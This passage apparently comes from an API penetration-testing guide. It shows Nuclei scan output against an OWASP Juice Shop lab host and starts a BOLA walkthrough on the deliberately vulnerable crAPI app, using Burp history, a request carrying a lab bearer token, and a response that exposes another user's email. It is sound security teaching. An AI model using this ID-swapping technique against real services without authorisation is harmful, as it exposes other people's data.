
4.6.6 Tool Summary

Tool	Link
GoBuster	https://github.com/OJ/GoBuster
Kiterunner	https://github.com/assetnote/Kiterunner
API word lists	https://github.com/hAPI-hacker/Hacking-APIs
Ffuf	https://github.com/ffuf/ffuf
Seclists	https://github.com/danielmiessler/SecLists

Table 37: Tools used summary

4.7 Vulnerability and Misconfiguration Scanning – Automated

Vulnerability scanning is when we scan for common security issues (CVEs) on mass against a target(s) to check for low-hanging fruit vulnerabilities. This stage is important, but not to focus on or rely on, as scanners may return false positives or junk data. The benefit here is covering a lot of ground quickly (WAFs may block you).



```
┌──(kali㉿J78878)-[~]
└─$ nuclei -u 10.38.1.110:3000

                     __     _
   ____  __  _______/ /__  (_)
  / __ \/ / / / ___/ / _ \/ /
 / / / / /_/ / /__/ /  __/ /
/_/ /_/\__,_/\___/_/\___/_/   v2.9.13

                projectdiscovery.io

[INF] Current nuclei version: v2.9.13 (outdated)
[INF] Current nuclei-templates version: v9.6.2 (latest)
[INF] New templates added in latest release: 61
[INF] Templates loaded for current scan: 6719
[INF] Targets loaded for current scan: 1
[INF] Running httpx on input host
[INF] Found 1 URL from httpx
[INF] Templates clustered: 1191 (Reduced 1131 Requests)
[owasp-juice-shop-detect] [http] [info] http://10.38.1.110:3000
[addeventlistener-detect] [http] [info] http://10.38.1.110:3000
[fingerprinthub-web-fingerprints:qm-system] [http] [info] http://10.38.1.110:3000
[kubelet-metrics] [http] [info] http://10.38.1.110:3000/metrics
[http-missing-security-headers:referrer-policy] [http] [info] http://10.38.1.110:3000
[http-missing-security-headers:strict-transport-security] [http] [info] http://10.38.1.110:3000
[http-missing-security-headers:permissions-policy] [http] [info] http://10.38.1.110:3000
[http-missing-security-headers:x-permitted-cross-domain-policies] [http] [info] http://10.38.1.110:3000
[http-missing-security-headers:clear-site-data] [http] [info] http://10.38.1.110:3000
[http-missing-security-headers:cross-origin-embedder-policy] [http] [info] http://10.38.1.110:3000
[http-missing-security-headers:cross-origin-opener-policy] [http] [info] http://10.38.1.110:3000
[http-missing-security-headers:cross-origin-resource-policy] [http] [info] http://10.38.1.110:3000
[http-missing-security-headers:content-security-policy] [http] [info] http://10.38.1.110:3000
[x-recruiting-header] [http] [info] http://10.38.1.110:3000 [/#/jobs]
[security-txt] [http] [info] http://10.38.1.110:3000/.well-known/security.txt [ mailto:donotreply@owasp-juic
e.shop]
[prometheus-metrics] [http] [medium] http://10.38.1.110:3000/metrics
[robots-txt-endpoint] [http] [info] http://10.38.1.110:3000/robots.txt
[swagger-api] [http] [info] http://10.38.1.110:3000/api-docs/swagger.json
```

Figure 57: Automated vulnerability scanning – Nuclei

4.7.1 Tool Summary

Tool	Link
Nuclei	https://github.com/projectdiscovery/nuclei

Table 38: Tools used summary


4.8 API Analysis

API Analysis involves testing the functionality and behaviour of the API to identify potential vulnerabilities. Here, we seek to analyse how the API is intended to work and see if we can discover vulnerabilities within.

4.8.1 Broken Object Level Authorisation - BOLA

A Broken Object Level Authorisation (BOLA) vulnerability (OWASP, 2023) typically exists when a user authenticates, and due to improper authorisation of the authenticated user, BOLA allows user A to access user B's data without authorisation.

To find and exploit BOLA, we will register two accounts, identify the user IDs (or objects) and then swap the resource ID from user A to user B. If we can access their data from our account, this is a sign of a BOLA vulnerability. To adhere to best ethical practices, we will register and use two accounts belonging to us, Mechanic and Hackerman.


Burp Suite Community Edition v2023.4.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn Settings
Intercept HTTP history WebSockets history Proxy settings
Re-enable

Logging of out-of-scope Proxy traffic is disabled

Filter: Hiding CSS, image and general binary content


#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title
22	http://localhost:8888	GET	/workshop/api/shop/orders/all			200	530	JSON		
23	http://localhost:8888	GET	/workshop/api/shop/orders/1			200	799	JSON		
24	http://localhost:8888	GET	/workshop/api/shop/orders/all			200	530	JSON		
25	http://localhost:8888	POST	/workshop/api/shop/orders/return_orde...	✓		200	712	JSON		
27	http://localhost:8888	GET	/workshop/api/shop/products			200	408	JSON		
28	http://localhost:8888	GET	/community/api/v2/community/posts/r...			200	1310	JSON		
31	http://localhost:8888	GET	/community/api/v2/community/posts/N...			200	680	JSON		
32	http://localhost:8888	POST	/community/api/v2/community/posts/N...	✓		200	900	JSON		
35	http://localhost:8888	GET	/community/api/v2/community/posts/r...			200	1519	JSON		
37	http://localhost:8888	GET	/community/api/v2/community/posts/C...			200	680	JSON		
39	http://localhost:8888	GET	/community/api/v2/community/posts/r...			200	1519	JSON		
41	http://localhost:8888	GET	/community/api/v2/community/posts/T...			200	678	JSON		

Figure 58: Walking the application with Burp saving request and responses

After walking the application, we have identified a possible endpoint:


Endpoint	Description
/community/api/v2/community/posts/T4PNUPvKjnWoBDT3wNqZQd	This endpoint in the crAPI application identifies different user posts with a user ID, and when we make a request to this endpoint, we can see the username and the registered email of the user. The string as the endpoint is random; however, upon response inspection, we can see this is a user ID of the original poster. See Figure 59.

Table 39: Identified Broken Object Level Authorisation (BOLA) endpoint




Host	Method	URL	Params	Status code	Length	MIME type	Title	Comment	Time requested
http://localhost:8888	GET	/community/api/v2/com...		200	680	JSON			13:24:38 6 Se...
http://localhost:8888	GET	/community/api/v2/com...		200	680	JSON			13:24:27 6 Se...
http://localhost:8888	POST	/community/api/v2/com...	✓	200	900	JSON			13:24:32 6 Se...
http://localhost:8888	GET	/community/api/v2/com...		200	678	JSON			13:24:40 6 Se...
http://localhost:8888	GET	/community/api/v2/com...		200	1519	JSON			13:24:40 6 Se...
http://localhost:8888	POST	/identity/api/auth/login	✓	200	967	JSON			13:23:54 6 Se...
http://localhost:8888	POST	/identity/api/auth/signup	✓	200	526	JSON			13:23:49 6 Se...
http://localhost:8888	GET	/identity/api/v2/user/dash...		200	617	JSON			13:25:58 6 Se...
http://localhost:8888	GET	/identity/api/v2/vehicle/v...		200	425	JSON			13:25:58 6 Se...
http://localhost:8888	GET	/manifest.json		200	803	JSON			13:23:27 6 Se...
http://localhost:8888	GET	/signup		200	3140	HTML	crAPI		13:23:26 6 Se

Figure 59: Identying endpoint in Burpsuite HTTP history after walking the application - crAPI



```
GET /community/api/v2/community/posts/T4PNUPvKjnWoBDT3wNqZQd HTTP/1.1
Host: localhost:8888
sec-ch-ua: "Chromium";v="113", "Not-A.Brand";v="24"
Content-Type: application/json
sec-ch-ua-mobile: ?0
Authorization: Bearer
eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJoYWNrZXJtYW5AZ21haWwuY29tIiwicm9sZSI6InVzZXIiLCJpYX
QiOjE2OTQwMjEwMzYsImV4cCI6MTY5NDYyNTgzNn0.JgTUL1wqlugZTARt4dktf-7Lx4ULqejXpckMcCAYO
CsMXLDveTrKkFj8_lCrfTzvvZYpr5kH0DmzQ83Z3cF48woF52DXI--fG4w3LeNeiexnoPVho9GTDL9pQ5xr
CZ9qN_SNlpZuVIBB-UuO_g8l86SQuQHuxZgKWsNMWUY1bmgHc6f_7QAYot5cEgUodrXRnq0SIcWGoOLYJNN
WF9E4Lj_4ZXhzxLG-zm-DtAGyXf5VSXplXnRIxuD4n3gf70zKVNTIlBfPGmTvHM-bqkZBUWU0RjLyoeASSg
ttNVvAOokcwWijoataluqPpS7MAxAuN6ZFaN_YKfRf0j0dIMPorA
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/113.0.5672.93 Safari/537.36
sec-ch-ua-platform: "Linux"
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8888/post?post_id=T4PNUPvKjnWoBDT3wNqZQd
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

```


Figure 60: HTTP GET Request made to the API endpoint - crAPI



```
HTTP/1.1 200 OK
Server: openresty/1.17.8.2
Date: Wed, 06 Sep 2023 17:24:42 GMT
Content-Type: application/json
Connection: close
Access-Control-Allow-Headers: Accept, Content-Type, Content-Length,
Accept-Encoding, X-CSRF-Token, Authorization
Access-Control-Allow-Methods: POST, GET, OPTIONS, PUT, DELETE
Access-Control-Allow-Origin: *
Content-Length: 313

{
  "id":"T4PNUPvKjnWoBDT3wNqZQd",
  "title":"Title 1",
  "content":"Hello world 1",
  "author":{
    "nickname":"Adam",
    "email":"adam007@example.com",
    "vehicleid":"e2d34e4d-ebc9-4a1c-8f37-e2c073a656bb",
    "profile_pic_url":"",
    "created_at":"2023-08-25T00:20:28.238Z"
  },
  "comments":[
  ],
  "authorid":1,
  "CreatedAt":"2023-08-25T00:20:28.238Z"
}
```

Figure 61: Response data of user information from endpoint - crAPI

However, whilst using the crAPI application, there is no way to discover other users information.



Vehicles Details

No Vehicles Found

Your newly purchased Vehicle Details have been sent to you email address. Please check your email for the VIN and PIN code of your vehicle using the MailHog web portal. Click here to send the information again

Jim

Jim is a chaos monkey.
Find out more at GitHub.

Enable Jim

From no-reply@example.com
Subject **Welcome to crAPI**
To hackerman@example.com

Hi hackerman,

We are glad to have you on-board. Your newly purchased vehiche details are provided below. Please add it on your crAPI dashboard.

Your vehicle information is **VIN: 7EHTD50YEVE658502** and **Pincode: 8886**

We're here to help you build a relationship with your vehicles.


Thank You & have a wonderful day !

Warm Regards,
crAPI - Team
Email: support@crapi.io

This E-mail and any attachments are private, intended solely for the use of the addressee. If you are not the intended recipient, they have been sent to you in error: any use of information in them is strictly prohibited.

Figure 62: Using the application as intended to learn how it works - crAPI

Here, we registered a user, ‘hackerman’, had the application send us an email, as seen in Figure 63, and entered our car details into the “Add a Vehicle” tab.




Verify Vehicle Details

* Pin Code : 8886

* VIN : 7EHTD50YEVE658502

Figure 63: Using emailed information and entering it into the application

Upon entering the information (unique to us), we are presented with our personal vehicle page. It is important to note that only the user ‘hackerman’ is supposed to be authorised to see this page.



Vehicles Details

VIN: 7EHTD50YEVE658502

Company : BMW

Model : 5 Series

Fuel Type : PETROL

Year : 2023

37°14'00.0"N 115°48'30.0"W
Area 51, NV, USA

Figure 64: Personal vehicle page of the Hackerman account

